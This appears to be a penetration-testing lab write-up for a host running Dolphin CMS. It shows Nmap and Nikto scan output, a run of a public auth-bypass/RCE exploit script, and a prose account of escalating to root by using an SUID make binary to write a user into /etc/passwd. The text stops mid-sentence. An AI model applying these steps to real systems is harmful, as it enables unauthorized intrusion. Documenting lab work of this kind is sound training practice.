readme.md

Pentest 22 - Dolphin - 58 - 10.14.1.58

Scanning and Enumerating

Nmap

```
# Nmap 7.94 scan initiated Mon Sep  4 09:21:57 2023 as: nmap -vv --reason -Pn -T4 -s
adjust_timeouts2: packet supposedly had rtt of -69723 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -69723 microseconds.  Ignoring time.
Nmap scan report for 10.14.1.58
Host is up, received user-set (0.17s latency).
Scanned at 2023-09-04 09:21:57 EDT for 43s
Not shown: 996 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 ProFTPD
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; p
| ssh-hostkey:
|   3072 ed:5d:8e:e9:c3:17:74:b3:e8:ee:a4:f1:b8:e3:47:6d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCSRa4gl7ZVb0KnYMNogI4w3ODLEPB59LyGSc9iaxlKzB
|   256 99:02:13:1e:71:99:d1:32:23:20:e2:fb:bb:65:5f:b7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBOQWHuTBv
|   256 75:2c:60:32:65:f9:bd:7c:5b:72:06:97:84:f7:20:a3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGYqSxfAqAOx7Rt4jPV4OEHr9ooWVgcMKNAU8HpHhVYF
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Dolphin CMS
|_http-server-header: Apache/2.4.41 (Ubuntu)
81/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 6.0
|_http-title: Dolphin
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 2.6.32 or 3.10 (96%), Linux 4.4 (96
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/4%OT=21%CT=1%CU=35360%PV=Y%DS=2%DC=I%G=Y%TM=64F5DA20
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=Z%II=I%TS=A)SEQ(SP=10
OS:2%GCD=1%ISR=10A%TI=Z%II=I%TS=A)SEQ(SP=103%GCD=1%ISR=109%TI=Z%TS=A)SEQ(SP
OS:=103%GCD=2%ISR=109%TI=Z%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NN
OS:T11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=
OS:FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%
OS:Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=N)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)

Uptime guess: 13.718 days (since Mon Aug 21 16:09:07 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT       ADDRESS
1   173.28 ms 10.14.1.58

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://r
# Nmap done at Mon Sep  4 09:22:40 2023 -- 1 IP address (1 host up) scanned in 42.93
```

OS Type: `Linux 2.6.32 (96%)`

Port	Service	Protocol	Version
21	FTP	TCP	ProFTPD
22	SSH	TCP	8.2p1 Ubuntu 4ubuntu0.5
80	HTTP	TCP	Apache httpd 2.4.41
81	HTTP	TCP	Apache httpd 2.4.41

Nikto


```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.58
+ Target Hostname:    10.14.1.58
+ Target Port:        80
+ Start Time:         2023-09-04 09:22:41 (GMT-4)
```


```
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blog
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2
+ /: Web Server returns a valid response with junk HTTP methods which may cause fals
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.micros
+ /administration/: This might be interesting.
+ /backup/: Directory indexing found.
+ /backup/: This might be interesting.
+ /tmp/: Directory indexing found.
+ /tmp/: This might be interesting.
+ /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Te
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /install.txt: Install file found may identify site software.
+ /administration/: Admin login page/section found.
+ /wordpress/wp-admin/: Uncommon header 'x-redirect-by' found, with contents: WordPr
+ /help.php: A help file was found.
+ /wordpress/wp-login.php?action=register: Cookie wordpress_test_cookie created with
+ /wordpress/wp-content/uploads/: Directory indexing found.
+ /wordpress/wp-content/uploads/: Wordpress uploads directory is browsable. This may
+ /wordpress/wp-login.php: Wordpress login found.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structur
+ /README.md: Readme Found.
+ 7729 requests: 0 error(s) and 24 item(s) reported on remote host
+ End Time:           2023-09-04 09:47:15 (GMT-4) (1474 seconds)



- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.58
+ Target Hostname:    10.14.1.58
+ Target Port:        81
+ Start Time:         2023-09-04 09:22:41 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ Root page / redirects to: http://10.14.1.58:81/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2
+ /images: Drupal Link header found with value: <http://10.14.1.58:81/wp-json/>; rel
+ /: Web Server returns a valid response with junk HTTP methods which may cause fals
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the ht
+ /wp-login.php: Wordpress login found.
+ 7729 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2023-09-04 10:04:47 (GMT-4) (2526 seconds)
---------------------------------------------------------------------------
```

Exploitation


Initial Access

First I checked out the results that I had from the web, and nikto - it was running Dolphin CMS, which returned some quick results in Searchsploit. In fact, getting initial access wasn't really hard at all - the exploit was very straightforward with just the file + address.






```
┌──(kali㉿kali)-[~]
└─$ searchsploit dolphin
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                               |  Path
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Attachmax Dolphin 2.1.0 - Multiple Vulnerabilities                                                                          | php/webapps/6468.txt
Boonex 2.0 Dolphin - 'index.php' Remote File Inclusion                                                                      | php/webapps/29097.txt
Boonex Dolphin 5.2 - 'index.php' Remote Code Execution                                                                      | php/webapps/2575.php
Boonex Dolphin 6.1 - 'get_list.php' SQL Injection                                                                           | php/webapps/36244.txt
Boonex Dolphin 6.1.2 - Multiple Remote File Inclusions                                                                      | php/webapps/6024.txt
Boonex Dolphin 7.3.2 - Authentication Bypass                                                                                | php/webapps/40631.txt
Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution                                                        | php/webapps/40756.py
Boonex Dolphin 7.4.2 - 'width' Stored XSS                                                                                   | php/webapps/49670.txt
Dolphin 2.0 - '.elf' Local Denial of Service                                                                                | windows/dos/12541.php
Dolphin 7.0.3 - Multiple Vulnerabilities                                                                                    | php/webapps/15400.txt
Dolphin 7.0.4 - Multiple Cross-Site Scripting Vulnerabilities                                                               | php/webapps/35332.txt
Dolphin 7.0.7 - 'member_menu_queries.php' Remote PHP Code Injection                                                         | php/webapps/17994.php
Dolphin 7.0.x - 'explanation.php?explain' Cross-Site Scripting                                                              | php/webapps/36854.txt
Dolphin 7.0.x - 'viewFriends.php' Multiple Cross-Site Scripting Vulnerabilities                                             | php/webapps/36853.txt
Dolphin 7.3.0 - Error-Based SQL Injection                                                                                   | php/webapps/40403.txt
phpDolphin 2.0.5 - Multiple Vulnerabilities                                                                                 | php/webapps/39243.md
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ 
```




```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.58/scans/tcp81]
└─$ searchsploit dolphin
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
Attachmax Dolphin 2.1.0 - Multiple Vulnerabilities
Boonex 2.0 Dolphin - 'index.php' Remote File Inclusion
Boonex Dolphin 5.2 - 'index.php' Remote Code Execution
Boonex Dolphin 6.1 - 'get_list.php' SQL Injection
Boonex Dolphin 6.1.2 - Multiple Remote File Inclusions
Boonex Dolphin 7.3.2 - Authentication Bypass
Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution
Boonex Dolphin 7.4.2 - 'width' Stored XSS
Dolphin 2.0 - '.elf' Local Denial of Service
Dolphin 7.0.3 - Multiple Vulnerabilities
```



ABOUT US

This site is powered by BoonEx Dolphin. The rest is a mystery.



```
┌──(autorecon)─(kali㉿kali)-[/usr/share/exploitdb/exploits]
└─$ python2 php/webapps/40756.py
[+] Dolphin <= 7.3.2 Auth bypass / RCE exploit
[+] Author : Ahmed sultan (0x4148)
[+] Home : 0x4148.com


Usage : python php/webapps/40756.py http://HOST/path/


┌──(autorecon)─(kali㉿kali)-[/usr/share/exploitdb/exploits]
└─$ python2 php/webapps/40756.py http://10.14.1.58/
[+] Dolphin <= 7.3.2 Auth bypass / RCE exploit
[+] Author : Ahmed sultan (0x4148)
[+] Home : 0x4148.com

 + Sending payload to 10.14.1.58
 * Checking if payload was send
 + php prompt up and running
 + type 'shell' to get shell access

php>> █
```

Privilege Escalation


Once I get a shell, I struggled for a bit in trying to upgrade my shell from PHP. I was getting connection timeouts, or just empty responses when I tried with bash, PHP, and NC. Eventually, I was able to gain a generic shell, and use wget to pull over a simple shell script with a callback (just to run as a sub-process).

From here, I then ran `linpeas.sh` to enumerate services and binaries on the system. While the inevitable solution WAS in fact identified with `linpeas.sh` (being `make`), this took me awhile to figure out how to use it properly to accomplish what I needed to accomplish.


In short - `make` had SUID permissions. GTFOBins had a few solutions for using this, but it was not intuitive, or easy to work with. First I tried to use make directly to upgrade my shell to root, but that was not successful.

Then, I tried writing a makefile to establish a listener as root (because SUID), and that was not successful.


Eventually, I realized with the example provided, that a file was being created as `root` with `DATA` for contents. Could I re-use one of my earlier exploits in adding a new user to `/etc/passwd`? The syntax is really weird, because in make you have to both escape, and double up on dollar signs, so for instance: `$1` becomes `\$\$1`. This worked and gained my root by writing a new user using SUID to /etc/passwd:



